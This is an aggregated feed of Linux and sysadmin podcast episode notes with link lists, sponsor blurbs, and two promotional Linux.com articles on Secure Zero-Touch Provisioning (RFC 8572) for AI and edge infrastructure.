Paul Hardy
GNU Unifont Maintainer
Linux After Dark – Episode 117
May has actually been using her stack of laptops and learning that “legacy” distros make more sense, the Firefox flatpak performs better than other packages, Linux Mint is a fine distro, Linux has the best calculators, and GNOME’s scaling is really good now.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 290: Tired of Tracking
Microsoft Authenticator will delete Entra credentials on phones that aren’t running stock ROMs, Jim’s nightmare experience trying to get a user back into their MS account, tracking vehicles via tire pressure monitors, using a ZFS pool in a degraded state, and keeping cold ZFS storage dataset snapshots in sync.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
News/discussion
Microsoft Authenticator to nuke Entra creds on rooted and jailbroken phones
Jailbreak/root detection in Microsoft Authenticator
Vehicle Tire Pressure Sensors Enable Silent Tracking
Free consulting
We were asked about purposely using a ZFS pool in a degraded state, and keeping cold ZFS storage dataset snapshots in sync.
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
Ask The Hosts – Episode 34
Our favourite smells, whether we use dark mode, and whether there’s any meaning to life. With Andy from Linux Dev Time, and Shane from Hybrid Cloud Show.
Patrons got this this in their feed two weeks ago.

Implementing Secure Zero-Touch Provisioning in AI and Edge Infrastructure
By Juha Holkkola, FusionLayer Group
How DHCP Changed Connectivity
In the late 1990s, the DHCP (Dynamic Host Configuration Protocol) quietly catalyzed a revolution in digital connectivity. Before DHCP was introduced, connecting devices to a network involved manual entry of IP addresses, DNS servers, subnet masks, and gateways. Networks were fragile, prone to errors, and severely limited in scalability. The introduction of DHCP changed everything and became a game-changer for networking.
With widespread adoption across operating systems, DHCP made networking a plug-and-play experience. This fundamental change accelerated the adoption of Wi-Fi, standardized enterprise networks using DHCP-based addressing, and propelled the mobile Internet to viability. While DHCP simplified network connectivity by automating IP address assignments, it also introduced the world to the essence of effortless connectivity.
Fast forward to today, connectivity remains effortless, yet escalating threats continuously challenge digital trust. Just as DHCP revolutionized connectivity, we are primed for a transformation of equal magnitude concerning digital trust. The solution is clear: we must automate trust through Secure Zero-Touch Provisioning (SZTP).
SZTP: Secure Zero-Touch Provisioning
Modern digital infrastructure, spanning cloud nodes, edge systems, IoT sensors, industrial robotics, home gateways, and AI-centered factories, necessitates robust security measures. To maintain secure environments, each device in this extensive ecosystem must autonomously verify its needs. This includes self-authentication, receiving verified firmware, installing necessary credentials, and joining orchestrated environments without human intervention, which DHCP alone cannot accomplish.
Secure Zero-Touch Provisioning (SZTP), as defined in RFC 8572, steps up to address these needs in our complex digital reality. It builds trust by automating the exchange of essential artifacts and certificates required for seamless device bootstrapping: verifying hardware identity, delivering trusted firmware and OS images, applying patches, injecting cryptographic credentials, and setting up a complete runtime environment automatically, without manual interaction.
SZTP is based on open standards, making it vendor-neutral and ideal for large-scale deployments. As digital ecosystems grow in complexity, SZTP promises a future in which AI agents can autonomously request and deploy secure infrastructure within minutes, enhancing operational efficiency and security simultaneously.
Step-by-Step: Implementing SZTP in Your Infrastructure
- Device Identification and Authentication
Begin by integrating SZTP in your network infrastructure. Once a device powers on, it must first establish identity through a secure channel. This is typically done using hardware-based security measures, such as a TPM (Trusted Platform Module), to provide hardware attestation.
- Firmware Verification and Secure Image Delivery
Implement policies to verify firmware integrity. Use cryptographic signatures to ensure firmware authenticity. SZTP can fetch secure firmware and OS images from trusted repositories. For instance, create a policy that requires all devices to verify their firmware against a centralized manifest.
- Credential Injection and Environment Initialization
Devices securely receive cryptographic credentials and configuration files. Use automated scripts to distribute these credentials from a central management server. Next, deploy containerized workloads using tools such as Kubernetes to orchestrate the environment.
- Lifecycle Management and Patch Automation
With SZTP, configure automated patch management systems to apply security patches and software updates. Implement CI/CD pipelines that automatically redeploy updated firmware images, ensuring devices run the latest software versions.
SZTP is ideal for AI and Edge Clouds
AI factories rely on specialized processors, such as DPUs, to offload networking, storage, and security tasks from GPUs. Linux Foundation’s OPI project has adopted SZTP as a standard initialization method for these devices.
Here’s how SZTP simplifies AI and edge cloud deployment:
- Device Identity and Trust Management
SZTP serves DPUs like DHCP did for laptops, answering questions crucial to trust: “Who are you?” and “Can you be trusted?” Use open-source libraries to develop trust protocols integrated with SZTP, enhancing the security posture.
- Automated Secure Provisioning
Ensure your infrastructure is secure by default. Initiate hardware attestation, verify boot components, and use automated tools to deliver secure images and deploy cryptographic credentials. Platforms like HashiCorp Vault can manage secrets during this process.
- Comprehensive Software Stack Deployment
SZTP allows for defining a device’s mission by automating the deployment of OS components, runtimes, and security agents. Leverage Docker and Kubernetes to handle container runtimes and orchestration, ensuring efficient management of service mesh layers and logging telemetries.
- Scalable Client Implementations
Establish open-source client initiatives to enhance adoption. Encourage device manufacturers and OS vendors to integrate this client to promote SZTP adoption further and reduce integration complexity.
Conclusion
Open clients enabled DHCP to transform networking, and they will guide SZTP in defining secure, automated infrastructure’s next era for AI-enabled applications. Automate your edge and AI factory environments with SZTP, elevating digital trust to unprecedented levels.
By following these steps and leveraging SZTP technology, organizations can enhance their network security, automate deployment processes, and prepare their infrastructure for a future driven by AI and IoT.
The post Implementing Secure Zero-Touch Provisioning in AI and Edge Infrastructure appeared first on Linux.com.
From DHCP to SZTP – The Trust Revolution
By Juha Holkkola, FusionLayer Group
The Dawn of Effortless Connectivity
In the transformative years of the late 1990s, a quiet revolution took place, fundamentally altering how we connect to networks. The introduction of DHCP answered a crucial question, “Where are you on the network?”, by automating IP address assignment. This innovation eradicated the manual configuration nightmares, paving the way for seamless connectivity. Today, as digital trust becomes increasingly vital, a new revolution is emerging—one that demands an equally transformative approach: Secure Zero-Touch Provisioning (SZTP).
Trust: The Next Frontier
As we stand on the brink of this next wave of innovation, we recognize a pressing need to automate trust. Much like DHCP revolutionized connectivity, SZTP is poised to redefine security and trust in modern networking infrastructures. The digital landscape is evolving; spanning from cloud nodes and IoT sensors to AI-driven systems and intelligent robotics, the future of secure networking lies in our ability to trust devices automatically and unequivocally.
SZTP: Pioneering the Trust Paradigm
SZTP, as defined in RFC 8572, represents a groundbreaking shift in how we establish trust across diverse digital infrastructures. This open standard is vendor-neutral, heralding a universally adoptable solution fit for large-scale deployment. It automates trust by managing the exchange of secure artifacts and certificates, ushering in an era in which devices self-authenticate, receive verified firmware, and securely initialize without human intervention.
For organizations navigating the complexities of modern digital ecosystems, SZTP is more than a protocol; it’s a strategic approach equipped to handle the challenges of autonomous, scalable, and secure operations.
Unlocking Potential: AI and Edge Clouds
One of the most compelling use cases for SZTP is its application within AI data centers—environments now likened to future-ready AI factories. Here, devices such as DPUs (Data Processing Units) and IPUs (Infrastructure Processing Units) perform critical tasks by offloading networking and security operations from traditional GPUs, running complex, containerized workloads. With SZTP, these environments are provisioned and secured at unprecedented scales, aligning perfectly with the Linux Foundation’s Open Programmable Infrastructure (OPI) project’s standards.
Additionally, edge clouds represent a burgeoning frontier. As AI-driven applications demand lower latency, bringing operations geographically closer to end users becomes crucial. With SZTP, deployment at tens of thousands of sites becomes feasible, secure, and remarkably efficient, empowering next-generation applications from autonomous vehicles to immersive synthetic realities.
Strategic Pillars of SZTP Implementation
- From Addresses to Identity
Just as DHCP provides basic network connectivity, SZTP redefines the initial handshake with devices, answering the questions “Who are you?” and “What role do you play?” This trust-centric evolution reflects an essential shift towards identity verification and operational certainty from the outset.
- Secure-by-Default Provisioning
Establishing secure-by-default infrastructures is increasingly critical. SZTP ensures onboarding initiates with hardware attestation, swiftly evolving devices into secure nodes through verified boot processes, secure image delivery, and cryptographic credential injection.
- From Firmware to Mission-Centric Deployments
In advanced environments, SZTP delivers a complete software stack—it not only defines device roles across domains such as XR workloads and IoT pipelines but also simulates workloads pre-deployment to ensure readiness and optimal performance.
- Scaling Through Open Clients and Adoption
Industry-wide adoption of SZTP mirrors DHCP’s trajectory, necessitating robust open-source client solutions. The availability of open-source SZTP clients under permissive licenses is accelerating adoption across the ecosystem.
Driving the Secure Future
As digital networks extend their reach and capabilities, securing these environments becomes not just a priority but a necessity. SZTP shines as a beacon of innovation, demonstrating that with open standards and robust automation, trust can be as effortless as connectivity once was.
By nurturing open client ecosystems, SZTP doesn’t just promise enhanced digital trust; it actively defines what secure, automated infrastructure looks like in an AI-enabled world of applications. It lays the groundwork for what digital trust should be in future network paradigms, leading the charge into a new era of connectivity redefined by trust.
Moreover, adopting SZTP empowers organizations to innovate confidently, knowing their infrastructure is resilient and agile enough to handle growth and complexity. As businesses shift toward data-driven models and consumers demand more sophisticated digital interactions, SZTP ensures security and performance are uncompromised. Organizations embracing this strategy will secure operations and cultivate trust, enhancing customer relationships and accelerating digital transformation.
Looking ahead, SZTP is more than an implementation; it is pivotal for future-proofing the digital economy, setting new benchmarks for security, efficiency, and trust in the evolving technological ecosystem.
The post From DHCP to SZTP – The Trust Revolution appeared first on Linux.com.
FSF News: Job opportunity: Engineering and Certification Manager at the Free Software Foundation
Late Night Linux – Episode 376
Discord delays their age-gating rollout but legislators are pushing for operating systems including Linux to verify ages, LLM licence laundering might mean the end of copyleft, and how and why you might want to detect Meta’s spy camera glasses.
News
Getting Global Age Assurance Right: What We Got Wrong and What’s Changing
US state laws push age checks into the operating system
I have actually read the text of California law CA AB1043 and, honestly, I don’t hate it
Relicensing with AI-assisted rewrite – Tuan-Anh Tran
Chardet dispute shows how AI will kill software licensing, argues Bruce Perens
No right to relicense this project
Hide from Meta’s spyglasses with this new Android app
Dear Meta Smart Glasses Wearers: You’re Being Watched, Too
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
Linux Dev Time – Episode 145
The importance of having and sticking to correct development processes, what can go wrong when you don’t, and how to fix the problems you might end up with.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux After Dark – Episode 116
The end of Windows 10 and the terrible state of Windows 11 are driving more and more people to Linux. How do we help people actually manage the switch and stay with Linux?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 288: HDD Tourism
Hardware scarcity and price hikes spread to hard drives, the Bcachefs dev thinks his AI is ‘fully conscious’, an agent might have gone after a FOSS maintainer, Jim is disappointed with an Ars author, and ZFS and VMs in the homelab.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Pool and VDEV Topology for Proxmox Workloads
News/discussion
AI blamed again as hard drives are sold out for this year
Bcachefs creator claims his custom LLM is ‘fully conscious’
An AI Agent Published a Hit Piece on Me
An AI Agent Published a Hit Piece on Me – More Things Have Happened
An AI Agent Published a Hit Piece on Me – Forensics and More Fallout
An AI Agent Published a Hit Piece on Me – The Operator Came Forward
Editor’s Note: Retraction of article containing fabricated quotations
Free consulting
We were asked about ZFS and VMs in the homelab.
Late Night Linux – Episode 374
Discord’s new age gating policy might be a real opportunity for open source but it’s not clear that we have anything that can compete, the complex and bizarre tale of an AI agent writing a blog post attacking a FOSS maintainer, why we lost some trust in a major tech publication, the Firefox AI kill switch arrives, and a quick KDE Korner.
News
Discord Launches Teen-by-Default Settings Globally
Discord Voluntarily Pushes Mandatory Age Verification Despite Recent Data Breach
Hackers Expose Age-Verification Software Powering Surveillance Web
I Verified My LinkedIn Identity. Here’s What I Actually Handed Over.
An AI Agent Published a Hit Piece on Me
An AI Agent Published a Hit Piece on Me – More Things Have Happened
An AI Agent Published a Hit Piece on Me – Forensics and More Fallout
An AI Agent Published a Hit Piece on Me – The Operator Came Forward
The obnoxious GitHub OpenClaw AI bot is … a crypto bro
Editor’s Note: Retraction of article containing fabricated quotations
Firefox 148 Now Available With The New AI Controls / AI Kill Switches
KDE Korner 4
A quick anti-FUD FAQ to debunk “the KDE is forcing systemd!” hoax
KDE endorses the UN’s Open Source Principles
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
Linux Dev Time – Episode 144
People often like to talk down Electron, but it is really that bad? There may be better ways to use Web technologies to make desktop apps, but isn’t having Linux versions of apps a good thing no matter how they are made?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 50
Sean tells us about a recent catastrophe in his Kubernetes homelab (that’s really home prod). What went wrong, how did he fix it, and how can he avoid it happening again?
HelloFresh
Go to HelloFresh.com/hcs10fm to Get 10 free meals + a FREE Zwilling Knife (a $144.99 value) on your third box. Offer valid while supplies last. Free meals applied as discount on first box, new subscribers only, varies by plan.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 287: Dual Arguators
Jim and Allan disagree on how new hard drive tech is likely to work, more on storage and compute in the same box, and how we set up disk encryption on laptops.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
OpenZFS Monitoring and Observability
News/discussion
Free consulting
We were asked about how we set up disk encryption on laptops.
A quick-start guide to OpenZFS native encryption – Ars Technica
Keeping Data Safe with OpenZFS: Security, Encryption, and Delegation
Late Night Linux – Episode 373
The professional-grade audio workstation Ardour has a great new version, LinkedIn does a shocking but not surprising amount of browser fingerprinting, Firefox is getting a button to turn off the AI nonsense, a new way to prevent slop “contributions” to your project, another tale of someone failing to switch to Linux, and why we should talk more about why open source software can be better than proprietary alternatives. With guest host Kevin from Linux Dev Time.
News/discussion
Linkedin-extension-fingerprinting
AI controls are coming to Firefox
Introducing Vouch: explicit trust management for open source
I went back to Linux and it was a mistake
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
Linux After Dark – Episode 115
With the price of RAM and storage through the roof, what are we going to do when it comes to supporting people who come to us for IT advice?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 286: Windows Crashed
Notepad++ falls victim to a state-sponsored attacker, AI agents talk nonsense to each other on an insecure vibe coded social network, and backing up a laptop properly.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
ZFS vs Btrfs: Architecture, Features, and Stability
News/discussion
Notepad++ Hijacked by State-Sponsored Hackers
AI agents now have their own Reddit-style social network, and it’s getting weird fas
Hacking Moltbook: AI Social Network Reveals 1.5M API Keys
Free consulting
We were asked about backing up a laptop properly.
Ask The Hosts – Episode 33
The best museums we’ve been to, the people we admire, and our weirdest train journeys. With Gary from Linux After Dark.
Patrons got this this in their feed two weeks ago.

Late Night Linux – Episode 372
Pricing and release dates for the new Steam hardware are delayed, Xfce is getting a new Wayland compositor that’s written in Rust but it might take a while, the Sudo dev could do with sponsorship, Lennart Poettering and friends are cooking up something (but it’s not exactly clear what that is), KDE Linux is progressing nicely, and more. With guest host Kevin from Linux Dev Time.
News
Steam Hardware: Launch timing and other FAQs
Xfwl4 – The Roadmap for a Xfce Wayland Compositor
Xfwl4 (Xfce’s Wayland Compositor) FAQ
Xubuntu Development Update February 2026
Sudo’s maintainer needs resources to keep utility updated
Ikea’s new Matter smart home devices are having connection problems
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
Linux Dev Time – Episode 143
The career progression options you have as a software engineer, moving from junior to senior dev, other paths you can go down like architecture or tech lead, and why management isn’t for everyone.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 49
Why we have doubts about the new AWS European Sovereign Cloud, what it would take to build a proper European cloud that could compete with AWS, and why it’s such a difficult undertaking.
Antigravity A1
The Antigravity A1 is the world’s first all-in-one 8K 360 drone. It’s a real game-changer. You get full immersive flight with the goggles, intuitive controls, and endless creative freedom in editing. If you’re thinking about buying a drone, make it this one. Learn more at antigravity.tech
HelloFresh
Go to HelloFresh.com/hcs10fm to Get 10 free meals + a FREE Zwilling Knife (a $144.99 value) on your third box. Offer valid while supplies last. Free meals applied as discount on first box, new subscribers only, varies by plan.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 285: example.com.oops
Outlook’s autodiscover feature is leaking data again, our thoughts on the cycle of cloud and on-prem (centralised and local computing), and why you probably shouldn’t use NMVe to SATA adapters.
Plugs
ZFS in Production: Real-World Deployment Patterns and Pitfalls
Modern VDI on Proxmox: ZFS Reliability and GPU Acceleration at Lower Cost
News/discussion
Why has Microsoft been routing example.com traffic to a company in Japan?
Free consulting
We were asked about SATA to PCIe adapters.
Late Night Linux – Episode 371
Malware in the Snap store highlights the risks of modern package management, but users accidentally ending up with a totally different desktop environment shows the perils of the older approach. Plus the UK government wants to do more age-gating, and we hear about a project to get kids into Free Software.
News
Malware Peddlers Are Now Hijacking Snap Publisher Domains
It looks like they followed these instructions to install Proton VPN (including selecting gdm)
AWS flips switch on Euro cloud as customers fret about digital sovereignty
UK government rolls back key part of digital ID plans
Lords back UK social media ban for under-16s
Under-16 social media ban would expand age-gating for millions and silence young people
UK House of Lords Votes to Extend Age Verification to VPNs
Mission:Libre
Carmen tells us about her project that aims to get kids into Free Software.
Automox Turnkey Results
Endpoint management tailored to your specific environment. Know the plan. Trust the result. Learn more at www.automox.com
Linux After Dark – Episode 114
How do you convince people to stop using unethical technology like generative AI?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 284: BooTooth
Why you might not want your Windows encryption keys to be backed up to Microsoft, some Bluetooth devices are vulnerable to snooping and tracking, a lesson in the need for backups, and the best practices and stack for setting up a mail server.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Klara’s Expert Perspective on OpenZFS in 2026 and What to Expect Next
Modern VDI on Proxmox: ZFS Reliability and GPU Acceleration at Lower Cost
News/discussion
Microsoft Gave FBI Keys To Unlock Encrypted Data, Exposing Major Privacy Flaw
How to encrypt your PC’s disk without giving the keys to Microsoft
WhisperPair: Hijacking Bluetooth Accessories Using Google Fast Pair
When two years of academic work vanished with a single click
Free consulting
We were asked about the best practices and stack for setting up a mail server.
Late Night Linux – Episode 370
Wikipedia is 25 years old and has found a good way to deal with the AI scraping problem, the Python Software Foundation funds the security work they had planned, curl’s bug bounty program is ending, Raspberry Pi has new underwhelming hardware, and European AWS hasn’t won Félim over. Plus a reminder about the upcoming OggCamp event, and a call for participation.
News
Wikipedia celebrates 25 years of knowledge at its best (and does deals with more AI companies)
Wikipedia volunteers spent years cataloging AI tells. Now there’s a plugin to avoid them
Anthropic invests $1.5 million in the Python Software Foundation and open source security
The end of the curl bug-bounty
Introducing the Raspberry Pi AI HAT+ 2: Generative AI on Raspberry Pi 5
Raspberry Pi Flash Drive available now from $30: a high-quality essential accessory
AWS flips switch on Euro cloud as customers fret about digital sovereignty
OggCamp 2026
OggCamp crew lead Andy Piper tells us about the upcoming unconference.
Check out Andy’s podcast
Linux Dev Time – Episode 142
Software complexity is a complex topic, so we dig into it.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 48
Shane is worried about backups for his janky Kubernetes homelab. The rest of us advise him on exactly what to back up, how to go about picking an offsite backup location and setting it up, how best to back up databases, and more.
Antigravity A1
The Antigravity A1 is the world’s first all-in-one 8K 360 drone. It’s a real game-changer. You get full immersive flight with the goggles, intuitive controls, and endless creative freedom in editing. If you’re thinking about buying a drone, make it this one. Learn more at antigravity.tech
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 283: FSOD
The last method to activate Windows without the Internet has gone away, malware that tricks users with a fake blue screen of death, and recovering from bad RAM with ZFS.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Understanding ZFS Scrubs and Data Integrity
News/discussion
Windows activation by phone is seemingly dead
How Fake BSODs and Trusted Build Tools Are Used to Construct a Malware Infection
Free consulting
We were asked about recovering from bad RAM with ZFS.
Late Night Linux – Episode 369
We cover your feedback including follow-up on old tablets as clocks, Firefox alternatives, and moving off Gmail. Plus building synths in Rust, FOSS isometric diagrams, a powerful network analysis tool for Android, and some cool ambient music in discoveries.
Discoveries
Linux After Dark – Episode 113
We follow up on episode 104 from September last year when we promised to tackle some Linux projects including moving to Immich and Jellyfin, learning about Docker Compose and Python, and ditching Synology.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 282: Fragile DNS
Cisco network gear fell over when it shouldn’t have, yet another security flaw is found in Microsoft Copilot, the US military is letting Grok into all its networks, and managing LVM snapshots.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Unwrapping ZFS: Gifts from the Open Source Community
A New Year, A New ZFS: What 2.4 Brings to the Table
News
Cisco routers knocked out due to Cloudflare DNS change
Reprompt: The Single-Click Microsoft Copilot Attack that Silently Steals Your Personal Data
Musk’s AI tool Grok will be integrated into Pentagon networks, Hegseth says
Free consulting
We were asked about managing LVM snapshots.
Ask The Hosts – Episode 32
The normal things we’ve never done. With Andy and Kevin from Linux Dev Time.
Patrons got this this in their feed two weeks ago.

Late Night Linux – Episode 368
Hype is really starting to build for Valve’s upcoming Steam hardware and other great gaming news, Stack Overflow is losing to LLMs, old men like Félim don’t want to lose middle click paste, our optimism about Google continuing to release Android source code was misplaced, and Bose demonstrates how to kill a product.
News
The Steam Machine’s Price Might Have Just Leaked And It’s Not What We Hoped For
Canonical Builds Steam Snap For Ubuntu ARM64 Leveraging FEX
Revised Steam Survey For December 2025 Puts Linux Gaming Marketshare At 3.58%
GNOME dev gives fans of Linux’s middle-click paste the middle finger
Google will now only release Android source code twice a year
Bose open-sources its SoundTouch home theater smart speakers ahead of end-of-life
Linux Dev Time – Episode 141
Dealing with a crisis as a developer, how to keep everyone in the loop while you fix systems and code, why pointing the blame isn’t useful, some of our horror stories, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 47
What to consider when making a big move to a new technology for your on-prem or private cloud estate, for example when a provider suddenly hikes their subscription or license prices.
Antigravity A1
The Antigravity A1 is the world’s first all-in-one 8K 360 drone. It’s a real game-changer. You get full immersive flight with the goggles, intuitive controls, and endless creative freedom in editing. If you’re thinking about buying a drone, make it this one. Learn more at antigravity.tech
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 281: Lead The Target
The many reasons why email shouldn’t be trusted. Plus how to stop your kids accessing inappropriate content online, and why the answer probably isn’t a technical one.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
What We Built: Top ZFS Capabilities Delivered by Klara in 2025
Discussion
Free consulting
We were asked about blocking adult content at the network level.
Late Night Linux – Episode 367
It’s that time of year where we look back at our 2025 predictions, and make some new ones for 2026.
Will mentioned The Enshittifinancial Crisis and an article about solar panels.
Linux After Dark – Episode 112
We look back at what we wanted to happen in the Linux and FOSS world in 2025, and talk about what we want to happen in 2026.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 280: Bad Parking
Why you should probably keep paying for your old domains, the perpetual problem of typo squatting, a machine learning expert’s take on BS from LLMs, and whether to separate compute and storage in a home setup.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Can You Have Too Many VDEVs? A Practical Guide to ZFS Scaling
News/discussion
Digital Trust in Danger: When Authorities Forget Their Old Domains
Most Parked Domains Now Serving Malicious Content
LLMs are bullshitters. But that doesn’t mean they’re not useful
Free consulting
We were asked about whether to separate compute and storage in a home setup.
Late Night Linux – Episode 366
It’s our 2025 review of Linux and open source news including great gaming news, the impact of AI, the disappointments from Mozilla, the year of Wayland on the desktop, the politics of open source, Intel’s lack of interest, and wins for KDE.
Gaming
Steam Machine, controller, VR headset incoming from Valve
Steam Deck LCD production is ending
AI bullshit
Open source devs say AI crawlers dominate traffic, forcing blocks on entire countries
Wikimedia Foundation bemoans AI bot bandwidth burden
ardour.org has banned 1.2M distinct IP addresses for trying to slurp from our git repository
Introducing CC Signals: A New Social Contract for the Age of AI
You should enforce your own existing licenses against AI mass crawling
Anubis guards gates against hordes of LLM bot crawlers
It seems like the AI crawlers learned how to solve the Anubis challenges
Mozilla
Updates on Mozilla’s Leadership and Growth Planning
Introducing a terms of use and updated privacy notice for Firefox
Firefox deletes promise to never sell personal data, asks users not to panic
Investing in what moves the internet forward
Firefox is fine. The people running it are not
Mozilla Slammed Over Battery-Draining “Garbage” AI in Firefox
Firefox Adds CoPilot Chatbot, New Tab Widgets in Nightly Builds
Introducing AI, the Firefox way: A look at what we’re working on and how you can help shape it
Rewiring Mozilla: Doing for AI what we did for the web
Mozilla’s next chapter: Building the world’s most trusted software company
Wayland
Fedora 43 Cleared To Ship With Wayland-Only GNOME
GNOME Dropping X11 Support May Complicate Next Ubuntu LTS
Ubuntu 25.10 drops support for GNOME on Xorg
Ubuntu 25.10 and Fedora 43 to drop X11 in GNOME editions
An update on the X11 GNOME Session Removal
Wayback Is Now Hosted On FreeDesktop.org
GNOME Mutter Now “Completely Drops The Whole X11 Backend”
KDE Going all-in on a Wayland future
Politics
The price of software freedom is eternal politics
Framework flame war erupts over Linux controversy
PSF Gets a Donor Surge After Rejecting Anti-DEI Federal Grant
Intel
All good things come to an end: Shutting down Clear Linux OS
Intel’s Open-Source Strategy Is Changing At Odds With The Ethos Of Open-Source
The Death Of Clear Linux, Other Intel Linux Engineering Setbacks In 2025
KDE
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 140
What we are likely to be doing when you hear this, and why it’s unlikely to involve much in the way of development. This is a short episode because Joe is having a break for the Christmas period.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 46
What we love most about the cloud and cloud native technologies. This is a short episode because (producer) Joe is having a break for the Christmas period.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 279: Short One
The one bit of advice we’d give to someone wanting to become a professional sysadmin. This is a short episode because Joe is having a break for the Christmas period.
Late Night Linux – Episode 365
Good news for custom Android ROMs, Rust is here to stay in the kernel, an open source success story in Germany, and a new version of elementary OS is out. Plus discoveries is back including better Firefox history, migrating from Windows to Linux, automating telescopes, turning old tablets into clocks, and more.
News
Good news for custom ROMs: Google just released the Android 16 QPR2
The (successful) end of the kernel Rust experiment
New Linux Patch Confirms: Rust Experiment Is Done, Rust Is Here To Stay
Goodbye, Microsoft: Schleswig-Holstein relies on Open Source and saves millions
elementary OS 8.1 Available Now
Discoveries
Making History: Signing the Commodore Contract + C64 Ultimate Production Update
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux After Dark – Episode 111
We tell stories from some of the tech support nightmares we’ve found ourselves in. This is a short episode because Joe is having a break for the Christmas period.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 278: XXXfil
Apple deletes a person’s entire digital life, PornHub Premium user data is leaked, Mozilla’s new CEO wants to ruin Firefox, Tech Force in the USA is alarming, and fine tuning storage for databases.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Is DWPD Still a Useful SSD Spec?
News/discussion
20 Years of Digital Life, Gone in an Instant, thanks to Apple
PornHub extorted after hackers steal Premium member activity data
Mozilla’s next chapter: Building the world’s most trusted software company
Rest assured, Firefox will always remain a browser built around user control
Trump administration launches Tech Force hiring push
Free consulting
We were asked about fine tuning storage for databases.
Late Night Linux – Episode 364
The Steam machine will use an older HDMI standard because of arbitrary rules, more details about running X86 Windows games on Arm Linux, and the Steam Controller lives on. Plus Calibre is adding “AI”, and we laugh at another LLM.
News
Why won’t Steam Machine support HDMI 2.1? Digging in on the display standard drama
Steam Machine today, Steam Phones tomorrow
Remember Google Stadia? Steam finally made its gamepad worth rescuing
Talk to your Fedora system with the linux-mcp-server!
Calibre adds AI “discussion” feature
Because the Calibre ebook library software just acquired AI garbage it has *already* been forked
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 139
How far you can go with eliminating global variables, forcing everything you ever need to be passed in as arguments.
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/ldt and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 45
How to connect your public environments across clouds and into your datacenter infrastructure – using official options, VPNs and new ideas like mTLS. Plus container networking, CNIs and other ways to plug extras into Kubernetes.
Antigravity A1
The Antigravity A1 is the world’s first all-in-one 8K 360 drone. It’s a real game-changer. You get full immersive flight with the goggles, intuitive controls, and endless creative freedom in editing. If you’re thinking about buying a drone, make it this one. Learn more at antigravity.tech
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
